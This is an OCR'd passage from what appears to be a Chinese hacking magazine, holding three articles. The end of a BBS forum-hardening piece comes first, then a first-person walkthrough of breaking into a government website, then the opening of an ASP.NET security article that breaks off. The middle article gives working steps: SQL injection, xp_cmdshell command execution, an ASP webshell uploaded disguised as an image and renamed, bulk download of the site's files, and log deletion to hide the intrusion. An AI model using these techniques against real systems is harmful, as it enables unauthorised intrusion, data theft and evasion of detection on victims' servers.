一般来说，入侵者总会或多或少的留下一些蛛丝马迹。下面，我们来查找一下。蓝色魔法论坛有一个"安全日志"栏目，这里面记录了一些登录的信息。即使攻击者清空了信息，依然会留下一条类似的记录："清空论坛安全日志"，作为一个聪明的管理员，应该可以从中看到一些入侵的迹象，而不是蒙在鼓里受罪。如图4所示。另外，根据分析，我们发现，这个版本的论坛对24小时内进入管理员界面的用户也有记录。





图4

打完补丁并不代表问题已经解决了。攻击者很可能已经上传了一些网页木马程序或者修改了系统的一些设置，这就需要查看其中改动的部分了。如前不久所产生的动易上传漏洞中，一个变量的出错就导致了上传漏洞的产生。因为asp （后面有空格）是不等于asp（后面没有空格）的，而Windows对于碰到有空格的文件会自动去掉空格，所以当攻击者上传一个"asp　"（有空格）的文件就会变成一个asp（没有空格）的文件。针对这种情况，要仔细查看各上传文件的保存目录中是否存在asp、asa、cdx、cer、aspx等扩展名的文件，如果已经存在，说明已经被上传了木马，实在没有把握的情况下，就要删除所有ASP文件，然后重新下载官方文件覆盖。

这也间接告诉我们，在论坛上注册资料的时候，一定要注意保护个人的重要信息。如果攻击者得到了这些信息，比如具体的生日或者密码问题答案，他就可以轻易的更改用户的邮箱密码。如图5就是通过论坛获取的用户资料来破解的一个邮箱，通过重新设置密码，这个用户的邮箱资料就完全掌握在攻击者手中了。

4. 多级加强Web服务器安全

在网络安全领域，用于防止从Internet对内部网络进


图5

行攻击的防火墙是十分重要的，除此之外，Web服务器应该说是第二个需要高度安全的领域了。服务器安全由几个安全区域组成，为了保证允许条件下的最高度的安全保护，安全必需在每个区域都予以一致的实现。下面是几个重点防范区域：

* 基础设施区。基础设施区域定义服务器在网络中的位置，这个区域必需能够防止数据窃听、网络映射和端口扫描等黑客技术的威胁。而且，还应该能跟踪对一个暴露的Web服务器的成功入侵，因为被侵入的服务器可能会用来作为攻击其他重要的服务器的基地，这种方式在DoS攻击中最为常见。另外，还可以通过一个复杂的防火墙或一个简单的路由器进行规则设置，这样，只有指定的服务器服务才是允许访问的。

* 网络协议区。网络通信一般指的都是TCP/IP通信，然而，一些函数或者协议的易受攻击点可能会被用来发起攻击或破坏行为。因此，内核必需经过必要的配置，以便阻挡这些类型的攻击手段。针对Web服务器的一些特点，管理员有必要对症下药，了解一些常用的防范方法。比如，Linux提供了一种称为SYNcookies的最有效解决方案，可以有效的防止SYN洪水攻击。

* 服务区。服务区定义需要哪些服务。通过安全策略，服务器上仅仅配置完成必要的操作所必需的服务，否则就会为攻击者提供更多的攻击点。比如，对于没有充分认证能力的服务或者传输未经过加密的敏感数据的服务（如Telnet、FTP或通过WWW传输信用卡敏感数据），都应该用更安全的相应服务所替代，如SSH、SSLftp或HTTPS。

* 应用区。为安全起见，每个服务都必需单独配置。一个配置得不好的邮件服务器可能会被用来发送垃圾邮件，配置不好的Web服务器可以执行所有的系统命令。

* 操作系统区。在这里，应该存在一个检测入侵的机制。如果应用区的安全方法配置合理，即使入侵者成功地进入计算机系统也没有足够的管理权限完成破坏工作。程序的安装，尤其是高特权的程序，应该限制在系统操作的绝对需要范围内。当然，也不能忽视经常性地备份，并且不要丢弃旧的备份文件。但有很多人都是使用虚拟主机，没有权限对服务器进行操作，如果要备份数据的话，可以通过论坛管理界面中提供的一些备份手段来进行数据备份。

蓝色魔法论坛还有一个关于暴露Web路径的问题，对于类似的问题，可以考虑关掉其服务器中php.ini里面的display_errors选项。不过，这是在有独立主机或单独的服务器情况下。还可以参考一下其他论坛中的修补方法，如修补phpind论坛的类似问题时，在函数前加一个"@"就不会报错了。这是初始代码：

```
if(in_array($tid_db[$i],$delid)){
```


修改后的代码为：

```
if(@in_array($tid_db[$i],$delid)){
```

本文完成之时，网络上的漏洞依然层出不穷，由此导致的后续安全问题依然困绕着我们身边的每位安全管理人员，希望本文的一些建议能够对此起到一定的警醒作用，让大家在复杂的网络中找到自己的立足之地。

适合读者：脚本入侵爱好者、网管
前置知识：无

让gov网站模板为己用



文/图 网络骑士[H.K.C]

某日，我在研究日本BBS的漏洞，为了找到目标我就在Google里搜索"东京"二字，结果出来一大堆，居然还有几个.gov.cn的。出于好奇，我随手点了一个链接进去。ASP站，页面好清爽！刚好最近我们的老师叫我帮学校做个网站，我又挺懒，苦于找不到好的模板，所以迟迟没有动工，如果能拿到这个站的源代码的话那就轻松了。

找找看，有一个DVBBS，赶快拿出臭要饭的写的上传工具，填好网址路径，上传……提示文件格式不正确，如图1所示。

此路行不通，换条路再走，到其他页面上找找漏洞去。这个网站的程序应是站长自己拼出来的，不会完全没有漏洞。在首页上随便点一个链接进去，然后在后面加个单引号：

http://www.xxxx.gov.cn/news/index_nr.asp?id=5683'

返回：

```
Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]字符串 '' 之前有未闭合的引号。
/news/index_nr.asp, 行 7
```




图1

Oh my dog！错了，是Oh my god！它是SQL Server数据库的，看看它能不能执行命令，提交：

```
http://www.xxxx.gov.cn/news/index_nr.asp?id=5683;exec%20master.dbo.xp_cmdshell%20"ping 我的IP"
```

这句代码是让它来Ping我的机器，果然，我的天网防火墙马上提示有人向我发数据包，说明命令执行成功了！接下来怎么办？很多人马上想到用NBSI2来执行命令，但是我建议不要用NBSI2来执行命令，因为它的回显不太好使！我用的是SQL INJ Commander。

我用它在目标系统里跳啊跳啊，终于DIR到了网站的目录"d:\信息网\绿谷信息网"，确认一下，输入命令：

Echo test>> d:\信息网\绿谷信息\1.txt

这个命令是让它在网站的根目录下建一个1.txt 文本文件，内容就是"test"这个单词。用浏览器访问看看……成功了，如图2 所示。




图2

既然网站的物理路径知道了，那就好办了，弄个WebShell上去的话就可以把我想要的东西全都弄下来了。至于木马……我想用那个经典的写文件插件吧，体积又小，扩展性又好……用Echo命令一句一句写吧。命令如下：

```
echo ^<^%dim objFSO^%^>>>d:\信息网\绿谷信息网\1.asp
Echo ^<^%dim fdata^%^>>d:\信息网\绿谷信息网\1.asp
……
```

可是弄了半天我才发现，发现数据传输很不稳定，于是放弃了这个办法。再介绍个工具——臭要饭的写的GetWebShell，可惜结果出错了，如图3所示。

到这里就卡住了，难道没辙了么？不，思路最重要，记得前面那个DVBBS吗？我们可以上传图片啊！




图3

先DIR找到那个BBS的物理路径 d:\信息网\XEbbs。然后到DVBBS发个帖，上传个图片，当然不是真的上传图片，我们上传的是改名成为.gif后缀的ASP木马。传上去了，但后缀不对，它不会按照ASP的语法去执行，怎么办？改后缀！把上传的文件名记下来 UploadFile/2005-5/2005571163314852.jpg，那么它的物理路径就是 d:\信息网\XEbbs\UploadFile/2005-5/2005571163314852.jpg，接下来让它执行命令：

```
copy d:\信息网\XEbbs\ UploadFile/2005-5/2005571163314852.jpg d:\信息网\绿谷信息网\1.asp
del d:\信息网\XEbbs\ UploadFile/2005-5/2005571163314852.jpg
```

先把木马图片复制成ASP文件放在网站的目录下然后删除图片，访问木马，终于成功了！我用的是桂林老兵ASP站长助手，同是桂林人，我当然支持他一下。

有WebShell了，然后删数据？别忘了，我们是来取经的，不是来搞破坏的，把需要的文件弄到手就行了。我懒得一个一个的下，还好服务器上装有WinRAR，把网站打包然后下载，打包命令如下：

```
c:\progra~1\winrar\rar.exe a d:\信息网\绿谷信息网\web.rar d:\信息网\绿谷信息网
```

然后就可以用http://www.xxxx.gov.cn/news/web.rar这个URL直接下载网站的文件了。

到这就完了？不，吃完东西总是要擦一下嘴巴的，这是政府网站耶，不敢乱来，传了个小榕写的iislog上去删除日志，最后把iislog也删除，安全离开。

差点忘了，我是要拿那个网站的文件为模板来做学校的网站，总不可能拿个有漏洞的站来吧，Debug是个很麻烦的事，特别是代码不是我自己写的，我才懒得去一句一句的看，还好，有个SQL通用防注入程序，把它放在网站目录下，在文件里的每个文件的开头都加上一句代码把它包含：

<!#include file="WrSky_Sql.asp">


好了，稍微把里面的内容改改我就可以交给老师了！

其实黑客入侵很象搭积木，非常灵活，全看大家怎么去想了。如果文章有什么错漏之处，还请高手到黑防论坛来共同讨论。

脚本小子：在ASP.NET中的Web.config文件让各位网站程序员在处理用户会话的时候轻松了许多，升级过后的global.asax文件也得到了加强，这里作者从这两个文件着手，详细介绍了在安全方面如何正确处理这方面应用。

适合读者：ASP.NET程序员，网站维护人员

前置知识：IIS全局变量概念，ASP.NET基础



ASP.NET安全编程完美解决方案

——《浅谈ASP.NET安全编程》再续

文/图 swords[E.S.T]

看了风之扬写的《浅谈ASP.NET安全编程》，觉得不够全面，现在补充上global.asx和Web.config文件的深入阐述，供商戳。

对于ASP.NET来说，global.asax和Web.config文件是两个非常重要的文件。前者控制应用程序的时间，让你能够在页面首次被请求，甚至每次被请求时执行如用户身份验证、应用程序启动以及处理用户会话等代码 后者包含应用程序的设置，包括会话状态的行为和安全措施。

基本概念

ASP.NET应用程序的定义：Web应用程序服务其中某个虚拟目录下可运行或调用的全部文件、页面、时间处理程序、模块以及可执行代码。

虚拟目录：任何不包含在根目录下，但对客户来说就像是根目录下的目录。IIS的每个虚拟目录都是一个应用程序。

HttpApplication对象：它提供方法、属性、事件，虚拟目录的页面首次被访问时，将实例化一个HttpApplication对象；一个HttpApplication实例负责处理http请求——记录请求变量和交付页面。

Global.asax文件：它被称为ASP.NET应用程序文件，位于ASP.NET应用程序的根目录下，让你能够规划HttpApplication对象，它是可选的，如果没有为应用程序创建该文件，则程序将以默认方式运行。在运行阶段，Global.asax文件被编译成一个从HttpApplication类派生而来的动态类，因此你能够使用Global.asax文件来访问父对象HttpApplication能够使用的对象和事件。

1.HttpApplication类的事件

HttpApplication 类的事件	
事件	触发顺序
